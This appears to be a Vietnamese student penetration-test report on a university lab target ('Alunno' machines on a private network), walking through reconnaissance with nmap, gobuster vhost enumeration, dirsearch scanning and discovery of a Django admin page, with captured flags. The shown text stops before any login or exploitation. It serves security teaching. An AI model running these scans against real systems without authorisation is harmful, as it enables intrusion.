

# Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

---

[N11.ANTN.1]-7

20520605@gm.uit.edu.vn Võ Anh Kiệt

20520704@gm.uit.edu.vn Nguyễn Bảo Phương



-- Lưu hành nội bộ --

# **Mục lục**

<b>1.0 Tổng quan .....</b>	<b>3</b>
1.1 Khuyến nghị bảo mật .....	3
<b>2.0 Phương pháp kiểm thử .....</b>	<b>4</b>
2.1 Thu thập thông tin .....	4
2.2 Kiểm thử xâm nhập.....	5
2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.(201-210).....	5
2.3 Duy trì quyền truy cập.....	36
2.4 Xóa dấu vết .....	36
<b>3.0 Phụ lục.....</b>	<b>37</b>
3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt.....	37
3.2 Phụ lục 2 – Nguồn tham khảo .....	37

## **1.0 Tổng quan**

[N11.ANTN.1]-7 được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, [N11.ANTN.1]-7 có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, [N11.ANTN.1]-7 có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà [N11.ANTN.1]-7 có thể truy cập vào được liệt kê dưới đây

- 192.168.19.201
- 192.168.19.202
- 192.168.19.203
- 192.168.19.204
- 192.168.19.205
- 192.168.19.206
- 192.168.19.207
- 192.168.19.208
- 192.168.19.209
- 192.168.19.210

### **1.1 Khuyến nghị bảo mật**

[N11.ANTN.1]-7 khuyến nghị và các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tức không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, và lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

## **2.0 Phương pháp kiểm thử**

[N11.ANTN.1]-7 đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách [N11.ANTN.1]-7 có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy...

### **2.1 Thu thập thông tin**

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, [N11.ANTN.1]-7 được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

#### **Địa chỉ IP máy kẻ tấn công:**

- 192.168.88.131

#### **Địa chỉ IP của máy nạn nhân:**

- 192.168.19.201
- 192.168.19.202
- 192.168.19.203
- 192.168.19.204
- 192.168.19.205
- 192.168.19.206
- 192.168.19.207
- 192.168.19.208
- 192.168.19.209
- 192.168.19.210

## 2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, [N11.ANTN.1]-7 đã có thể truy cập thành công vào 9 trong số 1 máy chủ.

### 2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.(201-210)

#### Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
<ul style="list-style-type: none"><li>• 192.168.19.201</li><li>• 192.168.19.202</li><li>• 192.168.19.203</li><li>• 192.168.19.204</li><li>• 192.168.19.205</li><li>• 192.168.19.206</li><li>• 192.168.19.207</li><li>• 192.168.19.208</li><li>• 192.168.19.209</li><li>• 192.168.19.210</li></ul>	<p><b>TCP:</b> 22, 80, 9696</p> <p><b>UDP:</b></p>

\*Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tạo shell với quyền user người dùng và leo thang đặc quyền.

Khởi tạo shell với quyền user thường

## Lô hổng đã khai thác: Alunno Bonus 1

**Giải thích lỗ hổng:** Hiển thị thông tin khi thực hiện kiểm tra các port đang mở khi thực hiện câu lệnh nmap để kiểm tra thông tin

**Khuyến nghị và lỗ hổng:** Xóa thông tin trong hiển thị

Mức độ ảnh hưởng: [Thấp]

## Cách thức khai thác:

```
nmap -sV -sC -T4 -p- 192.168.19.201
```

## Giải thích các option trong câu lệnh

-p- là để quét tất cả các port từ 1 tới 65535 (nếu ko dùng -p- thì nmap chỉ quét 1000 port default)

-SV Thực hiện thăm dò các công đang mở với mục tiêu xác định thông tin phiên bản hay dịch vụ

-sC Thực hiện để scan các script ở chế độ mặc định (tương đương với --script=default)

-T4 T là cài đặt về thời gian và 4 là giới hạn ở 10ms

### Hình ảnh minh chứng:

Flag01{tSRNkhh8ogUwfPDIqgFYt}

## Lỗ hổng đã khai thác: Alunno Bonus 2


**Giải thích lỗ hổng:** Hiển thị thông tin api khi đang sử dụng các công cụ tìm kiếm domain gobuster

**Khuyến nghị vá lỗ hổng:** Chặn truy cập vào trang domain khi không có đủ quyền hạn

**Mức độ ảnh hưởng:** [Trung bình]

**Cách thức khai thác và Hình ảnh minh chứng:**

Đầu tiên ta sẽ thử check thông tin từ địa chỉ ip 192.168.19.201



Sau đó ta thấy được domain được cấp là [www.alunno.inseclab](http://www.alunno.inseclab)

Cách 2:

Ta có thể sử dụng burpsuite, vào thẻ proxy và chọn browser để quét thì cũng sẽ trả về kết quả tương tự là [www.alunno.inseclab](http://www.alunno.inseclab)

Tiếp tục với hint được cung cấp ta sẽ quét với gobuster vhost:

```
gobuster vhost --domain alunno.inseclab -u 192.168.19.205 -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt --
append-domain
```

Giải thích câu lệnh

-domain là alunno.inseclab

-u là URL target với địa chỉ ip 192.168.19.205

-w sử dụng wordlist là subdomains-top1million-20000


-append-domain là nối tên miền chính từ URL vào các từ trong danh sách từ, nếu không thực hiện được thao tác trước đó, các miền đủ điều kiện cần được chỉ định trong danh sách từ

Từ kết quả ta quét được liên kết <http://api-dev.alunno.inseclab/api/>

Ta sẽ cấu hình và add thêm vào /etc/hosts

```
kali㉿kali:~/UIT/NT101/ThiGK ✘ kali㉿kali:~/UIT/NT101/ThiGK ✘ kali㉿kali:~/UIT/NT101/ThiGK ✘
GNU nano 6.4
127.0.0.1      localhost
127.0.1.1      kali
192.168.19.205 www.alunno.inseclab api-dev.alunno.inseclab
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

Truy cập vào liên kết thì ta được flag



Flag02{WweCOnfHohuE4hdusJ67X}

## Lỗ hổng đã khai thác: Alunno Bonus 3

**Giải thích lỗ hổng:** Authentication vào admin django thông qua domain tìm kiếm được bằng dirsearch và public thông tin trên github


**Khuyến nghị và lỗ hổng:** Kiểm soát quyền truy cập vào trang admin, chặn tìm kiếm, và thực hiện không public thông tin trên github

### Mức độ ảnh hưởng: [Cao]

#### Cách thức khai thác và Hình ảnh minh chứng:


Ở bước này ta sẽ sử dụng công cụ dirsearch để tìm kiếm thông tin những trang có trong trang web

```
dirsearch -u www.alunno.inseclab
```




```
[44:02:18] Starting:
[14:02:18] 403 - 5558 - ./php.old
[14:02:18] 403 - ./asp.old
[14:02:18] 403 - 5558 - /%20%AE%CB%AE%CB%AF
[14:02:18] 403 - 5558 - ./asp.old
[14:02:18] 403 - 5558 - ./asp.bak
[14:02:18] 403 - 5558 - ./php.old
[14:02:18] 403 - 5558 - ./jsp.old
[14:02:18] 403 - 5558 - ./php.old/test
[14:02:18] 403 - 5558 - ./js.old
[14:02:18] 403 - 5558 - ./js.old
[14:02:18] 403 - 5558 - ./html.old
[14:02:18] 403 - 5558 - ./j2ee.old
[14:02:18] 403 - 5558 - /%20%AE%CB%AE%CB%AF
[14:02:18] 403 - 5558 - /%20%AE%CB%AE%CB%AF/translation-table?type=mt0textdomain=%20%AE%CB%AE%CB%AF/portal_inc.lwabedfault-language&lan
[...]
[14:02:11] 403 - 5558 - ./CSCOT+/oem-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=%20%AE%CB%AE%CB%AF
[14:02:11] 403 - 5558 - ./CSCOT+/oem-customization?app=AnyConnect&type=oem&platform=..&resource-type=..&name=%20%AE%CB%AE%CB%AF
[14:02:11] 403 - 5558 - /..;/
[14:02:11] 403 - 5558 - ./asa
[14:02:11] 403 - 5558 - ./auto/config.json
[14:02:11] 403 - 5558 - ./auto/credentials
[14:02:11] 403 - 5558 - ./axd
[14:02:11] 403 - 5558 - ./bak
[14:02:11] 403 - 5558 - ./config/config
[14:02:11] 403 - 5558 - ./backup
[14:02:11] 403 - 5558 - ./nash_profile
[14:02:11] 403 - 5558 - ./badarg.log
[14:02:11] 403 - 5558 - ./badsegment.log
[14:02:11] 403 - 5558 - ./badsegment.log
[14:02:11] 403 - 5558 - ./nash_history
[14:02:11] 403 - 5558 - ./nash_logout
[14:02:11] 403 - 5558 - ./nashrc
[14:02:11] 403 - 5558 - ./nashrc.json
[14:02:11] 403 - 5558 - ./nsherrc
[14:02:11] 403 - 5558 - ./badsegment.log
[14:02:11] 403 - 5558 - ./bumppversion.cfg
[14:02:11] 403 - 5558 - ./c9y-metadata/environment/.env
```


Kiểm tra kỹ ta thấy được là trang /admin có thông tin trạng thái khác với những phần còn lại nên ta sẽ thực hiện add thêm phần admin vào phía sau




Ta thấy được là ta sẽ truy cập vào trang admin django




Nhưng ta cần có tài khoản mật khẩu, vậy nên ta sẽ trở lại trang signin để xem



